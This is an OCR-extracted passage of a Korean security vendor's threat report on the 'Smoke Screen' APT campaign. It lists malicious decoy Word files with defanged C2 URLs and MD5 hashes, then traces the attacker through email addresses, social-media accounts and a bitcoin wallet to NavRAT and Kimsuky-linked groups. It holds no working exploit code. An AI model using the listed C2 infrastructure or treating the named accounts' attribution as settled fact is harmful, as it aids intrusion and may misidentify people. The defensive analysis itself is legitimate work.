off_10010294    dd offset ___DestructExceptionObject
                                        ; DATA XREF: __except_handler4+EA↑r
                                        ; __except_handler4+F3↑o ...
```


[그림 9] 악성코드 내부에 cowboy 스트링이 포함된 화면

02 전문가 보안 기고

2019 년 02 월~04 월까지 제작된 변종들을 시간대 계정 별로 정리하면 다음과 같습니다.

File Name	Task_Force_report.doc
Last Modified Date (KST)	2019-03-05 18:17
Last Modified Name	**windowsmb**
C2	https://christinadudley[.]com/public_html/includes/common/Qfnaq.hta
MD5	e68b11bef48e8e88cba7e3c93fac5eab

File Name	Task_Force_report.doc
Last Modified Date (KST)	2019-03-05 18:18
Last Modified Name	**windowsmb**
C2	https://christinadudley[.]com/public_html/includes/common/Qfnaq.hta
MD5	0f77143ce98d0b9f69c802789e3b1713

File Name	Speaking notes-ExMon Deterrence Summit-24Mar-rev26Mar19.doc
Last Modified Date (KST)	2019-03-21 17:42
Last Modified Name	**windowsmb**
C2	https://login-main.bigwnet[.]com/attachment/view/Msgxo0.hta
MD5	7ca1a603a7440f1031c666afbe44afc8

File Name	Speaking notes-ExMon Deterrence Summit-24Mar-rev26Mar19.doc
Last Modified Date (KST)	2019-03-26 09:45
Last Modified Name	**windowsmb**
C2	n/a
MD5	60973af3b8ecbbb0ab659124409b7df1


File Name	Speaking notes-ExMon Deterrence Summit-24Mar-rev26Mar19.doc
Last Modified Date (KST)	2019-03-27 10:06
Last Modified Name	**windowsmb**
C2	n/a
MD5	2ff911b042e5d94dd78f744109851326

File Name	TaskForceReport.doc
Last Modified Date (KST)	2019-04-01 17:15
Last Modified Name	**windowsmb**
C2	https://tdalpacafarm[.]com//wp-includes/Text/Diff/common/Htqgf0.hta
MD5	d400adcd06e0a07549e2465c9c500c45

2019 년 03 월~4 월까지는 'windowsmb' 계정명으로 제작된 문서파일들이 발견되었습니다만, 02 월에서는 'JamFedura', 'Aji' 계정명이 사용되었습니다.

'Speaking notes-ExMon Deterrence Summit-24Mar-rev26Mar19.doc' 파일의 경우는 정상 파일 형태와 악성 파일 형태가 다양하게 발견이 되었습니다.

공격자는 'John Harvey' 이름으로 작성된 문서를 악성으로 활용한 정황이 식별되었습니다.



[그림 9-1] 'John Harvey' 정상 문서를 'windowsmb' 계정에서 수정된 화면

File Name	OFT.docm
Last Modified Date (KST)	2019-02-14 23:08
Last Modified Name	JamFedura
C2	http://192.186.142[.]74/cache/Fwvuj0.hta
MD5	304d86463a1fff5183aacc17ef2b3730

File Name	bot spec.docm
Last Modified Date (KST)	2019-02-18 17:30
Last Modified Name	**JamFedura**
C2	http://192.186.142[.]74/mn/Xtgnb0.hta
MD5	f816a9c4a3415e8bae807c09e0f80b38

File Name	white_paper.doc
Last Modified Date (KST)	2019-02-19 17:29
Last Modified Name	**Aji**
C2	http://192.186.142[.]74/dll/Mylqn0.hta
MD5	4118b251c977a682ebb4993601b9a7e3

File Name	Schedule_.doc
Last Modified Date (KST)	2019-02-22 17:09
Last Modified Name	**JamFedura**
C2	http://192.186.142[.]74/post/Yluhi0.hta
MD5	29fbf69e72c0daac57d2cbba11bbfaa5

File Name	xCryptoCrash_Schedule.doc
Last Modified Date (KST)	2019-02-25 02:26
Last Modified Name	**JamFedura**
C2	http://192.186.142[.]74/post/Yluhi0.hta
MD5	397ba1d0601558dfe34cd5aafaedd18e

File Name	white_paper.doc
Last Modified Date (KST)	2019-02-26 15:40
Last Modified Name	**JamFedura**
C2	http://www.seoulhobi[.]biz/how/Fmaov0.hta
MD5	49bac05068a79314e00c28b163889263

'white_paper.doc' 악성 문서파일의 경우 'Aji'로 등록된 경우와 'JamFedura' 계정으로 등록된 사례가 존재하는데, C2 서버는 192.186.142[.]74 / seoulhobi[.]biz 도메인으로 동일하게 사용되었습니다.

그리고 'xCryptoCrash_Schedule.doc' 등 암호화폐 관련 미끼파일로 공격을 수행하기도 했습니다

■ 휴먼 위협 인텔리전스 기반의 공격 배후 조사

ESRC 에서는 seoulhobi[.]biz (192.186.142[.]74) 도메인의 등록자를 조사하는 과정에서 공격자가 'snow8949@hotmail.com' 이메일을 사용해, MonoVM 호스팅을 활용하고 있다는 것을 확인했습니다.

참고로 동일하지는 않지만, 2018 년 한국 침해사고에서 'snow+숫자' 조합의 이메일 아이디를 사용한 경우가 일부 보고된 바 있습니다.

이들은 한국의 포털사와 유사하게 피싱용 도메인을 만들어 사용하는데, 등록정보에 국가를 일본으로 설정하고, 이름을 'Jane Jhone' 등으로 사용했습니다.

- http://nidhelpnaver[.]com


지금까지 기술한 내용을 기반으로 위협 배후의 연결고리 중 일부를 공개하면 다음과 같습니다

우선 지난 2 월경 공격자가 사용한 'JamFedura' 계정에 주목할 필요가 있습니다.

이 계정은 트위터(Twitter), 텔레그램(Telegram), 크립토랜서(Cryptolancer) 등 서로 다른 프로필 사진으로 유사한 계정이 등록된 것을 확인할 수 있습니다.

트위터 '@JFedura' 계정은 위치가 미국으로 설정되어 있으며 2017 년 12 월 가입했고, 자신의 소개란에 일부 영문 오타가 존재하지만, 【암호화폐 개발자】 등이 언급되어 있습니다.

그리고 암호화폐 분야 개발자를 프리랜서 형태로 연결해 주는 크립토랜서의 'jamfedura' 계정은 2019 년 02 월 가입했으며, 역시 자신을 【암호화폐 개발자】로 소개하고 있는데, 위치가 중국으로 설정되어 있습니다.



[그림 10] 트위터와 텔레그램, 크립토랜서 유사 계정 화면

트위터에 올려진 내용을 살펴보면, 주로 암호화폐 거래 관련 내용을 리트윗하거나 일부 계정으로 짧은 영어 트윗만 보낸 기록이 남아 있습니다.

한편, 한국의 프로그램 개발회사와 프리랜서 개발자를 이어주는 온라인 아웃소싱 플랫폼인 위시켓(Wishket) 사이트에서 트위터와 동일한 아이디와 프로필 사진으로 활동 중인 것으로 밝혀졌습니다.

더불어 2017 년 08 월에는 해외 비트코인 포럼에도 가입해 2018 년 01 월까지 활동한 이력도 포착되었습니다.


[그림 11] 비트코인 포럼과 위시켓에 등록된 포트폴리오 화면

위시켓의 자기 소개란에는 8 년간의 개발 경험을 가지고 있으며, 가상(암호)화폐 개발에 적극 참여하고 있다는 내용과 함께 '게임 사이트 개발', '가상 화폐 채굴 프로그램 개발', '가상 화폐 거래 사이트' 등의 포트폴리오가 등록되어 있습니다.

비트코인 포럼에는 여러 가지 활동내용이 포함되어 있는데, 그중에 사용 중인 이메일 주소가 'jamshine1993@hotmail.com' 발견되었고, 이 계정은 'om*****@hotmail.com 으로 연결되어 있습니다.

그리고 비트코인 지갑 주소(15vsH2T3ss9owzuaGnN7ee155tEwS4igFg) 공개되어 있는데, 특별한 거래내역은 확인되지 않았습니다.

- https://www.blockchain.com/ko/btc/address/15vsH2T3ss9owzuaGnN7ee155tEwS4igFg



[그림 12] 비트코인 포럼에 등록된 핫메일 주소와 연결된 계정

02 전문가 보안 기고

2018 년 05 월 공개된 Cisco Talos 팀의 'NavRAT Uses US-North Korea Summit As Decoy For Attacks In South Korea' 분석자료와 연결되는 변종이 이번 스모크 스크린 캠페인과 강력히 연결되고 있습니다.
탈로스 팀은 'NavRAT' 유형을 'Group123'(aka Geumseong121, RedEyes) 조직 연계 가능성을 조심스럽게 의심한 바 있는데, ESRC 는 해당 시리즈가 2014 년 당시 한수원 공격에 사용된 HWP 취약점 쉘코드와 정확히 일치한다는 것을 검증했습니다


더불어 스모크 스크린 공격거점으로 활용된 특정 아이피 대역과 전형적인 교란 전술 등이 최근 오퍼레이션들과 오버랩되고 있다는 점을 근거로 면밀한 조사를 수행하고 있습니다.

다양한 자체 분석 데이터와 분류 기준에 따라 스모크 스크린 APT 캠페인의 배후에 '금성 121(Geumseong121)' 조직보다 한수원을 위협했던 조직이 연계된 것으로 믿고 있습니다

다만, 두 조직 간의 침해지표에 공통 고리가 존재했던 사례가 몇 차례 발견된 바 있어 상호 협력하거나 조직개편, 인력 체계 이동 가능성도 배제할 수는 없습니다.

ESRC 는 스모크 스크린 배후를 조사하는 과정에서 'NavRAT' 시리즈로 명명된 악성 파일 변종 중에 'jamshine1993@hotmail.com' 이메일 계정으로 통신을 시도한 사례를 발견했습니다.

통신에 사용된 아이디는 'tiger199392' 이며, 구글 업데이트 프로그램처럼 위장되어 있고, 'Jamshine1993@hotmail.com' 주소로 감염자 정보를 전송하게 됩니다.




[그림 13] 'jamshine1993@hotmail.com' 이메일과 통신하는 NavRAT 시리즈

이번 'NavRAT' 유형의 악성 파일은 2016 년 보고된 바 있는 이른바 '김수키(Kimsuky)' 시리즈의 HWP 취약점 코드(MD5 : c94e5da189bf166fc4a2670685a796a3)와 일부 유사한 계정(hni)이 포함된 것도 발견됐습니다.

[그림 14] NavRAT (상) 시리즈와 김수키 시리즈 HWP (하) 코드 비교화면

유사한 계정은 텔레그램에서도 발견이 되는데, 여기서 사용된 대표 프로필 사진은 2007 년 영화 '로켓 사이언스(Rockert Science)'의 주연배우 '리스 톰슨(Reece Thompson)' 영화 장면을 무단 도용했습니다.



[그림 15] 영화 로켓 사이언스 주연배우 사진을 텔레그램 프로필로 도용

